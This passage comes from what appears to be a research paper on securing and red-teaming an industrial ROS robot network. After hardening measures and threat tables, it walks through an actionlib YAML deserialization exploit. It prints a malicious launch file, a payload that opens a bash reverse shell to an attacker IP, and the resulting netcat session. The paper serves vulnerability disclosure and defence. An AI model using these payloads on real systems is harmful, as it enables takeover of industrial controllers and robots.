- **Network segmentation:** We segmentate the overall network into smaller networks. Segmentation establishes security domains, or enclaves, that are typically defined as being managed by the same authority, enforcing the same policy, and having a uniform level of trust. In particular, for our use case and as depicted in Figure 1, we partition the network by using routers that assign different IP ranges per level. For development purposes, we simulate this behavior making use of Virtual Extensible Local Area Networks (VXLANs) and segment the network at the gateways (virtual routers, switches and firewalls) between domains. More specifically, from an implementation standpoint, we use gateway-dedicated machines which get connected to several VXLANs for traffic control. Details of our setup are available in code listing 11.

- **Network segregation:** Segregation involves developing and enforcing a ruleset controlling which communications are permitted through the boundary. Rules are typically based on source and destination, as well as the type of content of the data being transmitted. We implement these rules by configuring appropriately the gateways between the VXLANs. Following NIST SP 800-82 [18] recommendations, we segregate the network and define rules that implement the following:

  → The first firewall F1 blocks arbitrary packages from the Internet to enter the IT Network (Level 4). Only selected traffic should be allowed from proceeding to the enterprise network.

  → The second firewall, F2, blocks packages in the IT Network (Level 4) from proceeding to the OT networks (Level 2 and below).

  → The third firewall F3 only allows permitted traffic from the DMZ (Level 3) to the OT Networks (Level 2 and below).

  An attempt to further segregate communications was made by establishing rule sets that only permitted connections between Level 3 and Level 2 when initiated by Level 2’s endpoints, and only then. While theoretically this made sense to us for protecting Level 2 and below in ICS setups, our experimentation led us to conclude it is technically non-trivial in ROS networks.

  ROS communication model imposes restrictions on how network interaction between nodes work and the exchange of data between both. More particularly, the ROS Master and Slave APIs (via XMLRPC) followed by the UDP or TCP sockets (ROSUDP or ROSTCP) require network visibility of both endpoints and the Master while communicating.

After applying these network infrastructure security measures, two sources of security risks remain:

- The primary security risk in this type of configuration architecture is that if a computer in the DMZ is compromised, then it can be used to launch an attack against the control network (or the IT network) via application traffic permitted from the DMZ to the control network. This risk can be greatly reduced if a concentrated effort is made to harden and actively patch the servers in the DMZ.
- Most often development machines such as D1 are used to monitor, diagnose and further develop features and capabilities of the robotic setup. For interoperability purposes, D1 needs to be able to initiate communications with S7 and viceversa. Correspondingly, rules in Firewall F2 need to be configured so that D1 can network-interact with S7 (but not with any machines below Level 2).

For further reasoning on the measures applied refer to NIST SP 800-82 [18], particularly the section on General Firewall Policies for ICS.

3.4.2 Hardening the control stations' file system

As indicated above, hardening and actively patching the file system of control stations is of utmost relevance. The file system of the control stations (including the central one S7) is based on Ubuntu Bionic 18.04 Linux distribution. To secure them, we follow a two step approach. First we apply the guidelines of Canonical [26] for securing Ubuntu for ROS applications. Particularly, we adopt the following measures:

- Remove default users as ubuntu and install libpam-passwdqc, which will ensure that user passwords meet a minimum security requirement.
- Harden SSH by requiring ssh keys and including sshguard to detect and block ssh-based attacks (e.g. brute force attacks).
- Change home directories permissions to prevent users from accessing each other users' home directory files.
- Change the default umask to prevent users from accessing each others files.
- Upgrade all packages in the file system to ensure that latest security patches are applied.
- Disable IPv6 in all network interfaces.
- Disable core dumps.

Second, and after all dependencies for our application have been installed and tested in the stations hardened with [26], we further refine the hardening of the resulting file system based in Ubuntu 18.04 by systematically applying the CIS ROS Melodic Benchmark v1.0.0 [27] guidelines[4]. The resulting file system is the one used by the hardened control stations.

[4] At the time of writing this benchmark and its guidance remains in development.

3.4.3 Hardening the robot controllers

As indicated above in the setup description, the hardening of the robot controllers (CB3.1 from Universal Robots) is implemented via the deployment of the Robot Immune System (RIS) on each one of them. RIS includes patches for known flaws in the controller's services and processes, enforces strict access control, authentication and authorization, an embedded adaptative firewall, an Intrusion Detection System (IDS), a secure logging mechanism, and a series of techniques that learn from usual interactions (by capturing network's and system's information) while developing a pattern for detecting common and uncommon behaviors.

3.4.4 Hardening the ROS computational graph

SROS [7] proposes a series of additions to the ROS API and ecosystem to support modern cryptography and security measures. At the time of writing these additions are available for ROS Kinetic Kame but have not been made available or maintained for posterior releases, including ROS Melodic Morenia, the current target, ROS distro of this research. Moreover, SROS contemplates only the Python bindings of ROS and to the best of our knowledge, no C++ bindings have been made public.

Given these limitations we explored other approaches to harden the ROS computational graph including [6]. We directly spoke with the authors and reviewed their implementation which was facilitated for the purpose of this study. After a considerable amount of resources dedicated, we obtained a ROS-Industrial hardened communication setup able to ensure authentication, authorization and access control over the ROS graph with ROS-Industrial packages (coded in C++). However, we ended up judging that the amount of work and expertise required to enable this alternative approach is beyond the technical capabilities of most industrial players and system integrators. Correspondingly and to ensure we remain close to realistic industrial scenarios, we discarded hardening the ROS computational graph.


3.4.5 Hardening the kernel

While hardening the kernel is a critically relevant task, for the purpose of this study and to reducing the threat landscape and complexity in this scenario, we assume that kernel is on its most secure stage and unless specified, we will not be targeting it. Correspondingly, common kernel hardening practices including Mandatory Access Control (MAC) implementation such as AppArmor are not enabled.

4 Red teaming ROS

After having defined the use case (section 3), this section will perform a red teaming exercise on the ROS network including ROS and ROS-Industrial packages. Throughout the exercise and while targeting ROS, a variety of attack vectors will be evaluated. To drive our research, while testing, we followed two adapted methodologies as depicted in Figure 4.

1 Cyber Kill Chain attacker model for robotics. Adapted from [29, 30, 31, 32]



2 MITRE ATT&CK framework for robotics. Adapted from [33, 34].

Initial Access	Execution	Persistence	Evasion	Discovery	Lateral Movement	Collection	Command and Control	Inhibit Response Function	Impair Process Control	Impact
Data Historian Compromise	Change Program State	Hooking	Exploitation for Evasion	Control Device Identification	Default Credentials	Automated Collection	Proxies	Activate Firmware Update Mode	Brute Force I/O	Damage to Property
Drive-by Compromise	Command-Line Interface	Module Firmware	Indicator Removal on Host	I/O Module Discovery	Exploitation of Remote Services	Data from Information Repositories	Non-standard application protocols	Alarm Suppression	Change Program State	Denial of Control
Engineering Workstation Compromise	Execution through API	Program Download	Masquerading	Network Connection Enumeration	External Remote Services	Detect Operating Mode	Standard Application Layer Protocol	Block Command Message	Masquerading	Denial of View
Exploit Public-Facing Application	Graphical User Interface	Project File Infection	Rogue Master Device	Network Service Scanning	Program Organization Units	Detect Program State	Removable media	Block Reporting Message	Modify Control Logic	Loss of Availability
External Remote Services	Person in the Middle	System Firmware	Rootkit	Network Sniffing	Remote File Copy	I/O Image	Dynamic resolution	Block Serial COM	Modify Parameter	Loss of Control
Internet Accessible Device	Program Organization Units	Valid Accounts	Spoof Reporting Message	Remote System Discovery	Valid Accounts	Location Identification	HMIs/teach pendants	Data Destruction	Module Firmware	Loss of Productivity and Revenue
Replication Through Removable Media	Project File Infection		Utilize/Change Operating Mode	Serial Connection Enumeration		Monitor Process State	Proprietary insecure robot progamming languages	Denial of Service	Program Download	Loss of Safety
Spearphising Attachment	Scripting					Point & Tag Identification		Device Restart/ Shutdown	Rogue Master Device	Loss of View
Supply Chain Compromise	User Execution					Program Upload		Manipulate I/O Image	Service Stop	Manipulation of Control
Wireless Compromise						Role Identification		Modify Alarm Settings	Spoof Reporting Message	Manipulation of View
Hardware Additions						Screen Capture		Modify Control Logic	Unauthorized Command Message	Theft of Operational Information
								Program Download		Theft of Intellectual Property
								Rootkit		Damage of Intellectual Property
								System Firmware		Loss of Calibration
								Utilize/Change Operating Mode		

Figure 4: Red teaming methodologies adapted for robotics.

On the left hand side, Figure 4(1) illustrates the well known Cyber Kill Chain attacker model derived from [29, 30, 31, 32] and adapted for robotics. The Kill Chain establishes a well-defined path which helped us drive the attacks on early phases. On the right side, 9b shows the MITRE ATT&CK framework, a list of techniques by tactics which we have also adapted to robotics. MITRE's ATT&CK helped us document and track various techniques throughout the different stages of the simulated cyber attack.

It must be noted that a ROS system is not just vulnerable to attack vectors that target the ROS computational graph or the ROS-Industrial packages, which mostly live in the Application (7th) layer of the OSI stack. All its underlying abstractions need to be equally considered. In particular, our target scenario (figure 1) could suffer from threats coming from OSI layers 3 and 4, as it is common in the IT world. In addition, the layout indicates that besides external machines or network connections coming from the segmented IT level or from the cloud, threats may also come from the inside, including the controllers and the control stations which could be used as entry points.

Before diving into the attacks, below, we further specify the goals of the red team exercise, defining certain boundaries and briefly capturing the threat landscape to further steer our research. After that, we analyze a series of attacks that successfully meet the defined goals.

4.1 Exercise targets definition

For the red teaming exercise, our efforts will focus on achieving the following goal:

EXERCISE GOAL 1
Control, deny or disrupt the ROS computational graph (G1).

Note that if appropriate security mechanisms are implemented, control of the ROS network might not necessarily imply control of the robots thereby in addition, as a secondary target, we will also aim to:

EXERCISE GOAL 2
Control, deny or disrupt the robots (ROS-powered or not) (G2).

For the purpose of this red teaming exercise and as part of the robotic systems selected, the robot mechanics are required to be connected to the corresponding robot controllers, which are the ones operating and interfacing with between the robot and other systems. We discard and scope out all activities related to the physical damage of the robot mechanics (servos, encoders and related) by insider threats.

All mechanical aspects including malfunctions or related are also considered out of the scope. Similarly and to reduce the complexity of the scenario, while remaining faithful to most industrial deployments, we will assume that no wireless connection happens between control stations, robot controllers and/or other devices.

4.1.1 Assumptions

For the exercise, we will adopt the following additional assumptions:

- No social engineering
- No wireless communications are enabled in any of the machines
- Mechanical failures and damages are left out of scope
- No kernel exploits will be used

4.2 Simplified threat modeling

As a preliminary step to the red teaming and as it is often a common practice within offensive teams and cyber-criminals, we present below in Table 4 a simplified threat model of the use case. The analysis below does not consider a well-specified list of entry-points, trust boundaries or attack trees. Instead, it lists the most representative threats.

Table 2: Table summarizing most representative threats for use case of Figure 1

ID	Threat	Description	Countermeasure
T_0	Threat Description Countermeasure T0 Zero days vulnerabilities identified in operating software.	The complexity of robotic setups that use ROS-Industrial and ROS systems include a variety of dependencies, many of which have not been fully assessed from a security angle nor developed with DevSecOps in mind.	Perform periodic penetration testing, red teaming assessments. Follow strict DevSecOps [35] guidelines.
T_1	Control of industrial robots using otherthan-official hardened interfaces (e.g. a smartphone).	As manufacturers strive to implement innovative features, for example using a handheld device used to instruct a robot [36], an attacker could compromise and exploit vulnerabilities in such handheld device to compromise the robotic system. There is an ever-growing need to build cybersecurity into the robot design and development phase.	Forbid any external devices via strict authentication. Implement physical and logical access control.
T_2	Access to industrial robot hardware.	The construction of exploits requires access to the target resource. In the case of robots, physical access to these robots used in industrial environments is generally restricted to those with the right credentials or the financial resources. Whilst not exceptionally expensive, this provides a barrier (economical) against cyber-criminals that typically starts from 25.000 USD.	Avoid general purpose and low-cost industrial platforms that offer no security countermeasures.
T_3	Availability of industrial robot firmware.	Several manufacturers make industrial robot controller firmware freely available from their websites. This will enable cyber-criminals to review industrial software and understand weaknesses without needing access to the associated hardware.	Avoid platforms that publish their firmware or introduce customizations. Harden the firmware for industrial use.
T_4	Unsecured exposed physical ports.	Many industrial robots are presented in settings that are often poorly secured from a physical perspective. Unsecured Universal Serial Bus (USB) ports or similar could allow unauthorized connection of thumb drives, keystroke loggers, or derivatives.	Disable physically exposed ports and/or employ physical protection mechanisms.
T_5	Inadequate incorporation of security into architecture and design.	Incorporating security into the a robotic ICS architecture, design must start with threat modeling [35] during the design phase, budget, and schedule of the ICS. The architectures must address the identification and authorization of users, access control mechanism, network topologies, and system configuration and integrity mechanisms.	Follow guidelines of NIST SP 800-82 [18].
T_6	Control networks used for non-control traffic.	Control and non-control (e.g. IT) traffic have different requirements, such as determinism and reliability, so having both types of traffic on a single network makes it more difficult to configure the network so that it meets the requirements of the control traffic [18]. Non-control traffic could inadvertently consume resources that control traffic needs, causing disruptions in robotic ICS functions.	Respect strictly the IT / OT separations. Establish clear policies so that development machines stay away of control and OT networks. Follow segmentation and segregation guidelines of NIST SP 800-82 [18].
T_7	Control network services not within the control network.	The reverse case of T6, control services might be relying on operations that happen within IT which are by design more exposed to third parties.	Force operational calculations and diagnostics to happen within OT and extract data to IT securely. Follow segmentation and segregation guidelines of NIST SP 800-82 [18].

T_8	OS, firmware and application security patches.	Most common scenario is unmaintained software in the OT side of a robotic ICS scenario. Out-of-date OSs, firmware (including ROS) and application security patches may lead to vulnerabilities being exploited. Documented procedures should be developed for how security flaws are researched, patched developed and deployed.	Stay up to date with security advisories and patches. Procedures should include contingency plans for mitigating vulnerabilities where patches may never be available.

Besides the threats, it must be noted that as highlighted in [18], threats in an industrial environment can come from numerous sources, which can be classified as adversarial, accidental, structural, and environmental. Table 3 presents a summary of the threat sources focusing on adversarial threats to scope our red teaming activity right.

Table 3: Table summarizing security threat sources. Mostly adversarial attacker groups for the use case of Figure 1

ID	Threat group	Skills and resources	Motivation	Objective
S_1	Disgruntled employees (insider).	Individual with robotics specific skills and moderate means yet low resources.	Get back at an employer, show the employer up in a bad light or steal confidential data for malicious activity or another job.	Damage reputation, stop production line, harm co-workers.
S_2	Opportunists and cybercriminals wannabes (outsider).	Isolated individuals with generic skills and simple means. Low resources.	Challenge and fun.	Prove that they can access and control a robot remotely. Bragging rights and bravado.
S_3	Cyber-criminals (outsider).	Group with robotics specific skills and sophisticated (attack) means. Moderate resources.	Financial gain.	Ransomware injection, either into the robot or as a stepping stone for lateral movement. Exfiltrate intellectual property and confidential data.
S_4	Nation states (outsider).	Multi-disciplinary group with robotics specific skills and sophisticated (campaign) means. Extended resources (illimited mostly).	Political and geopolitical. Espionage. International cyber conflicts .	Obtain intellectual property. Blackmail individuals. Tamper with a robotics automation process.

The following subsections will describe different attacks and provide a walk-through for each one of them making use of the attacker frameworks for robotics depicted in Figure 4.

4.3 Reproduction of results

Inline with our belief against security by obscurity, special care has been placed on providing reproducible resources for future validation, discussion and mitigation. The reader should be able to reproduce our work making use of alurity security toolbox. The base use case presented in Figure 1 can be reproduced using listing 11. Attacks are discussed below can also be reproduced either step by step or automatically using flows as illustrated in A.2.1. In addition to this, several of the tools built and used throughout our research have been open sourced and disclosed at https://github.com/aliasrobotics/.

4.4 Targeting ROS-Industrial and ROS core packages

Attack 1 (A1)

In this attack we adopt the position of an attacker with access and privileges in a development machine D1 in the IT side of the scenario, Level 4. Reaching such machine is beyond the scope of this particular study but generally consists of an attacker using either a Wide Area Network (WAN) (such as the Internet) or a physical entry-point to exploit an existing vulnerability in the development machine D1 and obtain a certain amount of privileges (step 1 of the attack diagram of Figure 5).

Further to that, a privilege escalation will be performed by the exploitation of additionally vulnerable services, which allows the attacker to eventually gain privileges into D1 and command it as desired (step 2). From D1, an attacker would pivot into Level 3 by exploiting a vulnerability in the ROS core and/or ROS-Industrial packages (step 3). Having gained control of the Central Control Station S7 the attacker could decide to establish a reverse channel of communications directly –avoiding the developer station– (step 4) or proceed to control Operational Technology (OT, Level 2 and below) by sending commands via the ROS computational graph (step 5).

The following subsections detail some of the steps involved on how our team managed to execute steps 3-5.




Figure 5

Figure 5: Diagram depicting an attack targeting ROS-Industrial and ROS core packages. The attacker exploits a vulnerability present in a ROS package running in Sˆ 7 (actionlib). Since Sˆ 7 is acting as the ROS Master, segregation does not impose restrictions on it and it is thereby used to access other machines in the OT level to send control commands.

4.4.1 Step 3: exploiting vulnerability in ROS or ROS-Industrial packages for remote code execution

Since we are targeting Sˆ 7, we scanned the source code of Melodic and the common ROS-Industrial packages being used on it as a ROS Master. We encountered several potentially exploitable flaws and reported them all in RVD [22]. From all of them, we decided to focus in one existing in the ROS actionlib package. Part of the ROS core, the actionlib stack provides a standardized interface for interacting with preemptable tasks. Examples of use include moving a mobile base to a target location, performing a laser scan or exchanging information with an articulated robotic arm (e.g. setting a specific state). In our setup, actionlib is used both by the Universal_Robots_ROS_Driver and the ur_modern_driver ROS-Industrial drivers, both listed in Table 1 and considered.

These drivers are running in the control stations S1, S2, S4 and S5 which interface with robots R1, R2, R4 and R5, respectively. The specific exploitable flaws identified in the actionlib tools are further illustrated in Code listings 1 and 2 below. The reader must note that while these flaws are present in a ROS core package, the distributed software architecture of ROS propagates this vulnerability to both of the ROS-Industrial drivers mentioned.

Code listing 1 actionlib **tools/library.py:98**, use of unsafe yaml load vulnerability reported first in RVD#2400 (https://github.com/aliasrobotics/RVD/issues/2400).

```
85   def yaml_msg_str ( type_ , yaml_str , filename=None) :
86       “””
87       Load single message from YAML dictionary representation.
88
89       @param type_ : Message c lass
90       @type type_ : c lass (Message subclass)
91       @param filename : Name of YAML file
92       @type filename : str
93       “””
94   import yaml
95       if yaml_str. strip( ) == ‘’:
96         msg_dict = {}
97   else:
98       msg_dict = yaml.load(yaml_str)
99    if not isinstance(msg_dict , dict ) :
100        if filename:
101             raise ValueError (yaml file [%s] does not contain a dictionary % filename )
102        else:
103             raise ValueError (yaml string does not contain a dictionary )
104   m = type ( )
105   roslib.message.fill_message_args (m, [msg_dict ] )
106   return m
```

Code listing 2 actionlib **tools/library.py:132**, use of unsafe yaml load vulnerability reported first in RVD#2401 (https://github.com/aliasrobotics/RVD/issues/2401). Security flaw highlighted in red.

```
122  def yaml_msgs_str ( type_ , yaml_str , filename=None) :
123      """
124      Load messages from YAML list−of−dictionaries representation.
125
126      @param type_ : Message class
127      @type type_ : class (Message subclass )
128      @param filename : Name of YAML file
129      @type filename : str
130      """
131      import yaml
132      yaml_doc = yaml.load(yaml_str)
133      msgs = [ ]
134      for msg_dict in yaml_doc :
135          if not isinstance (msg_dict , dict ) :
136              if filename :                file
137                  raise ValueError (yaml     [%s] does not contain a list of dictionaries % filename)
138          else :
139                  raise ValueError (yaml string does not contain a list of dictionaries)
140          m = type_ ( )
141          roslib.message.fill_message_args (m, msg_dict )
142          msgs.append(m)
143      return msgs
```

The flaw itself is caused by an unsafe parsing of YAML values which happens whenever an action message is processed to be sent, and allows for the creation of Python objects (step 3). In other words, through a flaw in the ROS core package of actionlib, an attacker can make Sˆ 7, the central control station that runs ROS Master, execute arbitrary code in Python form.

Readers might appreciate that actionlib is common in ROS and ROS-Industrial deployments. Note also that the selected flaw affects actionlib's tools and depending on the setup, might require certain user interaction for its exploitation. Our team considered two scenarios:

- Remote arbitrary code execution, D1 and Sˆ 7 have previously exchanged keys: A common (though insecure) practice in industrial environments is to temporarily exchange keys to facilitate remote control and monitoring of machines in the DMZ level (Level 3). This aligns nicely with the fact that it is common in ROS deployments to rely on SSH key exchanges for remote ROS node launches (via XML launch files[5]). Correspondingly, we built a custom launch file (Code listing 3) that enables us to drop a malicious payload that exploits the vulnerabilities described above. Once a malicious attacker operating from D1 initiates this launch file, it establishes an SSH connection between D1 and Sˆ 7 using preshared keys, and forwards the action client GUI visualization to D1 as depicted in Figure 6a. This way, the attacker can introduce a payload that exploits said vulnerability. We demonstrated this step in Figure 6b and Code listing 4 which when sent will cause the action client (actionlib) to process the string received and convert it into ROS messages, which executes the payload.


  Readers must note that the described process allows for arbitrary remote code execution (with the privileges of the ROS setup) exclusively through ROS exploitation. That is, a flaw in ROS allows the attacker to take control of the remote machine Sˆ 7 via common ROS tools.

- Privilege escalation, attacker obtains limited access to Sˆ 7 via other means: Provided the attacker could execute arbitrary commands on Sˆ 7 for diagnosis (e.g. with a maintainer user) but not with a ROS graph privileged one, we believe it is worth further studying whether the exploitation of the same vulnerabilities could lead to obtain privileges that allow to modify the ROS computational graph. Due to time restrictions we were not able to confirm this, however we suspect it to be possible unless ROS specific measures on user privilege-separation have been taken.

[5] X11 port forwarding is enabled.


Code listing 3 ROS custom launch file which enables an attacker to deliver a malicious payload in a target ROS machine.

```
<launch>
    <env name="DISPLAY" value=":0.0"/>
    <machine name="s7" address="16.0.0.20" env-loader="/opt/ros_ur_ws/devel/env.sh"/>
    <node name="action" machine="s7" pkg="actionlib" type="axclient.py" args="/ur_
    hardware_interface/set_mode"/>
</launch>
```



```
/ur_hardware_interface/set_mode - ur_dash...
Goal
target_robot_mode: 0
stop_program: False
Feedback
SEND GOAL
CANCEL GOAL
No Goal
Connected to server
```

(a) Action client GUI



```
/ur_hardware_interface/set_mode - ur_dashboard_msgs/SetMode - GUI Client (on c7)
Goal
target_robot_mode: 0
stop_program: !!python/object/apply:os.system ['xterm -e "/bin/bash -i >& /dev/tcp/16.0.0.30/1234 0>&1"']
play_program: False
Feedback
Result
SEND GOAL
CANCEL GOAL
No Goal
Connected to server
```

(b) Malicious payload

Figure 6: Remote arbitrary code execution in a machine exploiting a ROS vulnerability with user interaction. In the left, figure 6a displays the result of remote launching Code listing 3 in the attacker's machine (D1) and against the ROS Master target (Sˆ 7). On the right we depict the payload 4 introduced from the attacker's machine (D1) and executed in the target ROS machine (Sˆ 7) which processes the corresponding string and tries to convert it into ROS artifacts, which in the process executes the malicious payload.


4.4.2 Step 4: establishing a reverse shell

With Code listing 3 remotely executed on the target ROS Master (Sˆ 7) we were able to demonstrate how an attacker can remotely execute arbitrary code. To continue with our attack we seek for a persistent connection and thereby build a custom payload that spawns a reverse shell. The code in charge of this is presented in Code listing 4. In a nutshell, it constructs a string which when processed for generating ROS communication artifacts (messages), gets executed. The string itself declares a Python object which on creation launches a reverse shell back to the attacker's (D1) hardcoded IP address.

Code listing 4 Payload to obtain a reverse shell exploiting vulnerabilities in actionlib. The code declares a Python object which on creation launches a system call initiating a reverse shell from Sˆ7 back to D1.

```
! ! python / object / apply : os . system ['xterm -e "/bin/bash -i >& /dev/tcp/16.0.0.30/1234 0>&1"']
```

The whole process can be reproduced using the scenario of Code listing 11 and the flow of execution listed in A.2.1. All the steps including the result are depicted in Figure 7.



```
target_robot_mode: 0
stop_program: !!python/object/apply:os.system ['xterm -e "/bin/bash -i >& /dev/tcp/16.0.0.30/1234 0>&1"']
play_program: False
```

```
Selecting previously unselected package expect
.
Preparing to unpack .../expect_5.45.4-1_amd64.
deb ...
Unpacking expect (5.45.4-1) ...
Selecting previously unselected package netcat
-traditional.
Preparing to unpack .../netcat-traditional_1.1
0-41.1_amd64.deb ...
Unpacking netcat-traditional (1.10-41.1) ...
Selecting previously unselected package netcat
.
Preparing to unpack .../netcat_1.10-41.1_all.d
eb ...
Unpacking netcat (1.10-41.1) ...
Setting up netcat-traditional (1.10-41.1) ...
update-alternatives: using /bin/nc.traditional
 to provide /bin/nc (nc) in auto mode
update-alternatives: warning: skip creation of
 /usr/share/man/man1/nc.1.gz because associate
d file /usr/share/man/man1/nc.traditional.1.gz
 (of link group nc) doesn't exist
update-alternatives: warning: skip creation of
 /usr/share/man/man1/netcat.1.gz because assoc
iated file /usr/share/man/man1/nc.traditional.
1.gz (of link group nc) doesn't exist
Setting up tcl-expect:amd64 (5.45.4-1) ...
Setting up netcat (1.10-41.1) ...
Setting up expect (5.45.4-1) ...
Processing triggers for man-db (2.8.3-2ubuntu0
.1) ...
Processing triggers for libc-bin (2.27-3ubuntu
1) ...
root@d1:~#
```

```
SUMMARY
========

PARAMETERS
 * /rosdistro: melodic
 * /rosversion: 1.14.5

MACHINES
 * c7

NODES
  /
    action (actionlib/axclient.py)

ROS_MASTER_URI=http://16.0.0.20:11311

[16.0.0.20-0]: launching nodes...
[16.0.0.20-0]: ROS_MASTER_URI=http://16.0.0.
20:11311
[16.0.0.20-0]: process[action-1]: started wi
th pid [17610]
[16.0.0.20-0]: ... done launching nodes

root@d1:~# hostname
d1
root@d1:~# nc -lvp 1234
listening on [any] 1234 ...
connect to [16.0.0.30] from c7.dmz1 [16.0.0.
20] 49010
ibai@c7:~/.ros$ hostname
